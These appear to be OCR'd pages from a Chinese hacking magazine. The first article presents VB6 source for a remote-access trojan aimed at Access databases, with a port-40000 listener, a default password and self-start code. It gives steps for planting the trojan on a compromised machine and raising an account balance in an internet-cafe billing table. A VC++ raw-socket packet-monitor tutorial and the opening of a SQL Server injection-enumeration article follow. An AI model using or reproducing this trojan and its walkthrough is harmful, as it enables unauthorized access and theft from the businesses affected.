


图 1

2.程序重要函数

入口函数:

```
Public Sub Main()
'……省略程序自启动代码
    With Form2.wskcmd'WinSock控件
        .Close
        .LocalPort = 40000
        .Listen'在端40000口监听
    End With
End Sub
```

其他函数请参看源代码。

3.客户端

（1）控件分布如图2所示。




图 2

（2）重要函数

```
Private Sub wskConnect_DataArrival(ByVal bytesTotal As Long) '功能: 处理与发送数据
    ……省略部分代码
    Select Case scmd
            Case "pass_word_"' 密码验证
    wskConnect.SendData "pass_word_" & g_Pwd'发出验证密码
            Case "pass_wd_ok"' 密码正确
    wskConnect.SendData "open_table" & g_path& Chr(1) & g_Access_Pwd
    '传给服务端数据文件的路径和数据库密码
        frmLogin.Caption = "密码正确! 正在传输数据。。。"
            Case "open_table"' 所有的表
                listtable (data)' 用ListBox列出所有的表名
            Case "table_show"' 一个表中的所有项
                ShowTable (data)
                List1.Enabled = True
    wskConnect.SendData "send_data_"'要求传输当前记录数据
            Case "send_data_"' 当前记录数据
                ShowData (data)' 显示
    wskConnect.SendData "check_logs"'当前记录和所有记录
    Case "move_compt"' 记录移动结束，要求传输新当前记录
                wskConnect.SendData "send_data_"
            Case "check_logs"
    StatusBar2.Panels(4).Text = data '显示提示信息
    Case "save_datok"'保存记录成功
    wskConnect.SendData "send_data_"'传输保存后新的数据
            Case "add_newdat"' 添加新记录
                StatusBar2.Panels(4).Text = data
                Command5.Enabled = True
        End Select
    End Sub
```

再加上相应数据处理的函数，一个操作Access的木马就写好了。

实践篇

马儿长大了，我们拿出去遛遛，先在一肉鸡试练一下，呵呵！

（1）先给肉鸡种上马儿。把一个测试用的Access文件和服务端放在肉鸡的E盘，运行服务端。

（2）在本机上，打开客户端，填好端口、口令（默认：qfsl）、文件路径和文件密码，如图3所示。




图 3

（3）连接成功了，我们可以操作这个Access了。看到左边的列表是数据库中的所有的"表"，我们可以随便选一个"表"进行操作，如图4所示。

（4）我们来先给一个ID加点钱 选择tUsers表（不同的网管软件这个会有不同），可以看到右面出现的记录数据，我们可以对其进行操作：点右上角的"编缉记录"、把mRemain中的钱修改为999，"保存"。

哈，钱够用了吧！




图 4

（5）对于添加记录、删除记录和上面类似，不再废话（要注意格式，不然会出错）。

（6）有时一个账户有好几百，要一个一个找操作对象还不把人给累死啊。所以，有查找、过滤功能哦。我们可以看到右边的label显示的是对应表的字段名称，如果我们想过滤某个字段，只要点相应的text控件，就会改变过滤的字段，再输入过滤字符串。点查找就可以看到我们想要的记录了。

好了，这个马儿还是比较好用的，但要注意给服务端带上VB运行库，不然的话服务端在主机上可发挥不了作用哦，本程序在Windows 2000+VB 6.0下调试通过。



在网络安全对抗技术中，对IP包的抓包技术一直是人们关注的焦点，我们可以通过分析数据包的协议类型、数据流量，来协助我们判断网络通信的类型，是否对网络安全构成隐患。下面我将就一个可以监控多宿主网络通信数据包的程序进行解析，程序用VC++6.0编写，用到了多线程编程和WinSock的SOCK_RAW套接字，如果读者对这些内容不太熟悉的话，正好可以借此机会好好学习一下。

自己编写IP包监视工具

文／单长虹

首先，本程序可以对多宿主计算机进行监控，既然是对多宿主计算机进行监控，那么在程序进行初始化时，就少不了判断计算机到底是不是多宿主的，下面这段程序处在ClpmonDlg::OnInitDialog()中，它的功能就是来判断计算机是不是多宿主的。

每台配置了IP地址的计算机都有一个专门的IP地址表，用来存放本机所有的IP地址，存放在一个结构PMIB_IPADDRTABLE中。开始，我们并不知道这个地址表中存放了多少地址，所以首先要得到这个表的大小，方法就是调用GetIpAddrTable函数，并把第一个参数置为NULL，第二个参数用来返回指标的大小DwSize。有了DwSize之后，我们就可以定义一个PMIB_IPADDRTABLE类型的变量，并给它动态分配一块内存。接下来，我们需要再次调用GetIpAddrTable函数，真正取得本机的IP地址表，放入变量PIpAddrTable中。一起来看一下代码。

```
DWORD dwSize = 0 ;
/* 第一次调用函数GetIpAddrTable，得到IP地址列表的大小，放到dwsize中，然后创建一个地址表结构变量 */
GetIpAddrTable( NULL , &dwSize, FALSE ) ;
PMIB_IPADDRTABLE pIpAddrTable = (PMIB_IPADDRTABLE )new BYTE [ dwSize ] ;
if( pIpAddrTable )
{
// 第二次调用函数GetIpAddrTable，填充pIpAddrTable变量
    GetIpAddrTable( (PMIB_IPADDRTABLE)
pIpAddrTable,  // buffer for IP table
    &dwSize,                // size of buffer
    FALSE                   // sort by IP address
                        )
}
```

在GetIpAddrTable中有一个成员DwNumEntries，它指明了本机到底存在多少宿主（也就是网卡）。通常情况下，如果本机只有一块网卡，则这个参数的值是2，其中第一个是你为网卡指定的IP地址，第二个就是本地回环地址127.0.0.1（这是每台计算机默认具有的本机地址）。如果DwNumEntries的值大于2，就说明本机存在两个以上的IP地址，这个时候这台计算机就是一台多宿主计算机。如果是一台多宿主计算机，我们便将其每一个IP地址，保存到一个CDwordArray类型的变量M_IPArr中。看一下代码

```
/* 如果pIpAddrTable->dwNumEntries > 2，说明本计算机是一个多宿主计算机，将m_Multihomed的值赋值为true */
if( pIpAddrTable->dwNumEntries > 2 ) // Second is MS TCP loopback IP ( 127.0.0.1 )
{
    m_Multihomed = TRUE ;
    char szIP[16];
    for( int i = 0 ; i < (int)pIpAddrTable->dwNumEntries ; i++ )
    {
        in_addr ina ;
        ina.S_un.S_addr = pIpAddrTable->table[i].dwAddr ;
```

```
            char *pIP = inet_ntoa( ina ) ;
            strcpy( szIP , pIP ) ;
   // 将本机除"127.0.0.1"以外的地址，全部保存到数组m_IPArr中去，以备后用
            if( stricmp( szIP , "127.0.0.1" ) )
        m_IPArr.Add(pIpAddrTable->table[i].dwAddr) ;
        }
        delete [] pIpAddrTable ;
    }
```

接着，我们来看按下开始监控按钮时的响应函数。首先，我们要依次将计算机的标准宿主名取到变量SzHostName中，然后通过控件取得要监控的源IP，赋值给M_ipsource变量，将要监控的目标IP取到M_ipcheckedhost变量中。代码如下：

```
void CIpmonDlg::OnStart()
{
    ……// 变量声明，可以看源程序，此处省略
    m_Local = m_check.GetCheck() ;
  // 返回本地计算机的标准宿主名
  gethostname(szHostName, sizeof(szHostName)) ;
  /* 将本机IP和目标IP地址取出，并转换u_long类型的TCP/IP网络地址为主机字节顺序的地址 */
    iRet = m_ipctrl.GetAddress( m_ipsource ) ;
    m_iphostsource = ntohl(m_ipsource) ;
    iRet = m_ipctrlhost.GetAddress( m_iphost ) ;
    m_ipcheckedhost = ntohl(m_iphost) ;
      ……// 后续代码省略
}
```

这个程序中，我们使用M_threadID的值来控制程序的运行，为0时代表开始监控，否则为停止监控，其处理过程如下所示：

```
void CIpmonDlg::OnStart()
{
    ……
// 检查是否是本机IP
    if( IsThisHostIP() )
    {
            CString str ;
//m_threadID 的值来控制程序的运行，为0时代表开始监控，否则为停止监控
            if( 0 == m_threadID )
            {
                    str.LoadString( IDS_STOP ) ;
                    m_start.SetWindowText( str ) ;
            }
            else
            {
                    if( m_threadID )
                    {
        PostThreadMessage(m_threadID,WM_CLOSE,0,0) ;
                    str.LoadString( IDS_START ) ;
                    m_start.SetWindowText( str ) ;
            m_start.EnableWindow(FALSE) ;
                    }
                    return ;
            }
    ……
}
```

接下来的工作就是要创建一个原始套接字M_S（这里要使用SOCK_RAW，而不是通常使用的SOCK_STREAM），并且要使用Setsockopt函数对M_S的某些选项进行相应的设置。这里，我们只是改变了数据包超时时间，实现过程如下：

```
    DWORD dwBufferLen[10] ;
    DWORD dwBufferInLen= 1 ;
    DWORD dwBytesReturned = 0 ;
    /* 使用Winsock来创建一个原始套接字，注意这里要使用SOCK_RAW，而不是通常使用的SOCK_STREAM*/
    m_s = socket( AF_INET , SOCK_RAW , IPPROTO_IP ) ;
    if( INVALID_SOCKET == m_s )
    {
        <错误处理代码>
      closesocket( m_s ) ;
      return ;
    }
    // 将默认的45秒的超时改成5秒
    int rcvtimeo = 5000 ;
    /* 这里，在使用原始套接字时是必须要调用的函数setsockopt，从而重新设置sock的选项设置 */
    if( setsockopt( m_s , SOL_SOCKET , SO_RCVTIMEO , (const char *)&rcvtimeo , sizeof(rcvtimeo) ) == SOCKET_ERROR)
    {
        <错误处理代码>
      closesocket( m_s ) ;
      return ;
    }
```

对原始套接字进行正确的设置之后，下面的代码和普通的使用TCP或UDP编程的步骤基本上没有什么不同了。下面首先要对声明的SOCKADDR_IN类型的变量SA进行赋值，然后将上面设置的原始套接字与SA绑定。随后，对Socket的工作模式进行控制，这里使用SIO_RCVALL监控所有的数据包，如果设置成功，则直接启动监控线程。代码如下所示：

```
    Sa.sin_family = AF_INET;            // 指定地址家族
    sa.sin_port = htons(7000);          // 指定使用的端口号
    sa.sin_addr.s_addr= m_iphostsource;
    // 指定绑定的IP地址
    // 进行绑定
    if (bind(m_s,(PSOCKADDR)&sa, sizeof(sa)) == SOCKET_ERROR)
    {
      <错误处理代码>
    closesocket( m_s ) ;
      return ;
    }
    /*对socket的工作模式进行控制，这里使用SIO_RCVALL监控所有的数据包，如果设置成功，则直接启动监控线程 */
    if(WSAIoctl( m_s, SIO_RCVALL , &dwBufferInLen, sizeof(dwBufferInLen), &dwBufferLen, sizeof(dwBufferLen), &dwBytesReturned,NULL, NULL ) != SOCKET_ERROR )
        AfxBeginThread( threadFunc , (LPVOID)this );
    else
    {
      <错误处理代码>
      closesocket( m_s ) ;
      return ;
    }
```

最后，我们来看一下线程函数是怎么处理的。

这里，我将线程函数ThreadFunc作为全局函数处理。首先，要将传入线程函数的变量P静态转化为CIpmonDlg类型，并赋值给PDlg。然后，在消息队列中使用PeekMessage函数检查WM_USER消息，如果消息存在，则不从消息队列中将它移除，函数结束软阻塞状态。同时，将线程的ID号取出，赋值给M_threadID。如下所示：

```
UINT threadFunc ( LPVOID p )
{
// 将p静态转化为ClpmonDlg类型，并赋值给pDlg
    CIpmonDlg *pDlg = static_cast<CIpmonDlg *>(p) ;
        ……// 变量声明，可以看源程序，此处省略
    PeekMessage(&msg, NULL, WM_USER, WM_USER,
PM_NOREMOVE);
    pDlg->m_threadID = GetCurrentThreadId() ;
    pDlg->m_list.ResetContent() ;
……
}
```

在接下来代码中，要使用一个While(TRUE)的循环，循环处理消息，并不停地抓包进行处理。如果一旦用PeekMessage函数检查到用户发出的WM_CLOSE消息，则关闭原始套接字，结束线程，代码如下：

```
while( TRUE )
    {
        if( PeekMessage( &msg , 0 , WM_CLOSE,
WM_CLOSE,PM_NOREMOVE ) )
            {
            closesocket( pDlg->m_s ) ;
            pDlg->m_threadID = 0 ;
                // Only after you see Next message you
can press on Start button
                pDlg->m_start.EnableWindow(TRUE) ;
                    break ;
            }
        ……
}
```


接下来，就要在绑定的原始套接字上接收消息，将消息放入Buf缓冲区中，并将取得的原始套接字的信息的IP头，按照定义的结构取出来，并将填充在IP头中的消息长度取出来，赋值给ILen变量，代码如下：

```
memset( buf , 0 , sizeof(buf) ) ;
// 从已经绑定的断口上接收消息
if((iRet = recv( pDlg->m_s , buf , sizeof( buf ) , 0 ) )
== SOCKET_ERROR)
{
    <错误处理代码>
    continue ;
}
else  if( *buf )
{
    bufwork   = buf ;
// 将取得的原始套接字的信息的IP头，按照定义的结
构取出来。
    pIpHeader = (IPHEADER *)bufwork ;
    WORD iLen = ntohs(pIpHeader->total_len) ;
    ……
}
```

接下来的While循环比较重要的。首先判断PIpHeader是不是符合IP头的结构定义，如果符合，就会将数据包的源IP和目标IP以及对监控的数据包的感兴趣信息进行格式化，存入STR中，以待输出。通常情况下，IP头中取得的数据的长度总是和执行Recv()函数取得的返回长度一致，所以实际上对于每一个数据包都只是将它的IP包头取出处理一下，就接着去处理下一个数据包了。这里为了程序的完整性，我还是将ILen<iRet的情况写了进来。有兴趣的读者可以参看源程序。

```
while( TRUE )
    {
        if( iLen <= iRet )
        {
    // 判断是否是IP头
                if( pDlg->IsIpofHost( pIpHeader ) )
                { // Form the line for m_list
                ina.S_un.S_addr = pIpHeader->sourceIP ;
                        pSource = inet_ntoa( ina ) ;
                        strcpy( szSource , pSource ) ;
                ina.S_un.S_addr = pIpHeader->destIP ;
                        pDest = inet_ntoa( ina ) ;
                        strcpy( szDest , pDest ) ;
                        CString str ;
        // 对监控的数据包的感兴趣信息进行格式化，存入str
中，以待输出
        if(pIpHeader->sourceIP==( pDlg->m_ipcheckedhost ?
pDlg->m_ipcheckedhost : pDlg->m_iphostsource ) )
        str.Format("%s > %s len = %d ttl=%d proto=%s" ,
szSource , szDest ,iLen , pIpHeader->ttl , get_proto_name(
pIpHeader->proto ) ) ;
                        else
        str.Format("%s < %s len = %d ttl=%d proto=%s" ,
szDest , szSource ,iLen , pIpHeader->ttl , get_proto_name(
pIpHeader->proto ) ) ;
                        pDlg->m_list.AddString( str ) ;
                        Sleep(50) ;
                }
            /*正常情况下，iLen<iRet的判断不会成立，所
以就直接执行else语句去break出循环了*/
                if( iLen < iRet )
                {
                        iRet -= iLen ;
                        bufwork  += iLen ;
        pIpHeader = (IPHEADER *)bufwork ;
                }
                else
    break ; // pIpHeader->total_len == iRet and go out
        }
        else
        {
    /*recv()函数总是能够返回数据包确切的长度，下面这一
部分代码在通常的编程中完全可以不用写，这里为了程序的
完整性，我还是写了进来。有兴趣的读者可以参看源程序。*/
        }
    } //end  of  while
```

本文首先从总体上把握解释了这个程序的大致工作流程以及关键地方的细节，如果大家有什么问题，可参照本文的代码进行详细分析。



自动探测SQL Server数据信息

文/ 风云

看了FineShine的打造SQL注入脚本后(《黑客防线》2004年3月),笔者深受启发,不过美中不足的是文章中还有一些问题需要解决。

1.字典支持问题 如果字典信息不够全面,或者说字典中没有我们数据库中所具有的信息,如数据库表名、字段名,那我们的注入行动只是浪费时间而已。

2.缺乏对汉字的支持 现在很多朋友都在使用汉字作为平时的密码和帐户,汉字的出现频率是非常高的。

3.Access版本,不支持SQL Server。

下面进入正题。本文的目的就是要实现SQL Server中所有的数据库名、表名、字段名以及表中的数据信息的自动探测,并重点阐述以下几个问题。

A.如何快速判断SQL Server中的数据库的数量。

B.如何快速判断特定数据库中数据表的数量。

C.如何快速找出特定数据库中所有的数据表名称。

D.如何快速找出特定数据表所有中的字段的数量及名称。

以上的问题解决后,对数据表中所有数据信息的探测的问题就也迎刃而解了,即使你想在本地重构远程SQL server数据库中信息,只要你有足够多的时间,答案也是OK的。

漏洞检测

